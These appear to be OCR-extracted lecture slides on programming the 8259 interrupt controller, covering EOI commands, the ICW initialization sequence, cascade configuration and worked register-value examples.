


FIGURE 15.32
Interrupt Process: Fully Nested Mode

End of Interrupt

- The In Service (IS) bit can be reset automatically following the trailing edge of the last in sequence INTA pulse (when AEOI bit in ICW4 is 1) or by a command word that must be issued to the 8259 before returning from a service routine (EOI command).

- An EOI command must be issued **twice** in the Cascade mode, once for the master and once for the corresponding slave.


- There are two forms of (non-automatic) EOI command:

    - ✓Specific: When there is a mode which may disturb the fully nested structure, the 8259 may not determine the last level acknowledged. In this case a specific EOI must be issued, which includes the IS level to be reset. (OCW2)

    - ✓Non Specific: When a Non Specific EOI issued the 8259 will automatically reset the highest IS bit of those that are set, since in the fully nested mode the highest level was necessarily the last level acknowledged and serviced. (preserve the nested structure)

        - ❖A non Specific EOI can be also issued at OCW2.

Initialization Sequence




Two types of command words are provided to program the 8259:

1) The initialization command words (ICW)
2) The operational command words (OCW)

- Writing ICW1, clears ISR and IMR
- Also Special Masked mode SMM in OCW3, IRR in OCW3 and EOI in OCW2 are cleared to logic 0.
- Fully Nested Mode is entered.
- ICW3 and ICW4 are optional
- It is not possible to modify just one ICW. Whole ICW sequence must be repeated


ICW1



What value should be written to ICW1 in order to configure the 8259 so that ICW4 needed, the system is going to use multiple 8259s and its inputs are level sensitive?

00011001b = 19h

ICW2




What should be programmed into register ICW2 if type number output on the bus is to range from F0h to F7h

11110000b = F0h

Suppose IR6 is set to generate the value of 6E. Generate the addresses for the other interrupts.


IR7 = 6F	IR3 = 6B
IR6 = 6E	IR2 = 6A
IR5 = 6D	IR1 = 69
IR4 = 6C	IR0 = 68

Master Slave Configuration



(b)


Master Slave Configuration



✓When slave signals the master that an interrupt is active the master determines whether or not its priority is higher than that of any already active interrupt.

✓If the new interrupt is of higher priority the master controller switches INTR to logic 1


Master Slave Configuration



✓This signals MPU that external device needs to be serviced. If IF is set. As the first INTA is sent out the master is signaled to output the 3 bit cascade code of the slave device whose whose interrupt request is being acknowledged on the CAS bus. All slaves read this code and compare internally

✓The slave corresponding to the code is signaled to output the type number of its highest priority active interrupt on the data bus during the second INTA cycle.


ICW3



Q) Suppose we have two slaves connected to a master using IR0 and IR1.

A) The master is programmed with an ICW3 of 03h, one slave is programmed with an ICW3 of 00h and the other with an ICW3 of 01h.

Example Master-Slave



- Any requests on interrupt lines INT7 through INT14 will cause IR6 to be activated on the MASTER.
- The MASTER will then examine the bit 6 in its ICW3 to see if it is set.
- If so it will output the cascade number of the SLAVE on CAS0 through CAS2.
- These cascade bits are received by the SLAVE device which examines its ICW3 to see if there is a match..
- The programmer must have programmed 110 into the SLAVE'S ICW3. If there is a match between the cascade number and ICW3, the SLAVE device will output the appropriate vector number during the second INTA pulse.

ICW4

ICW4

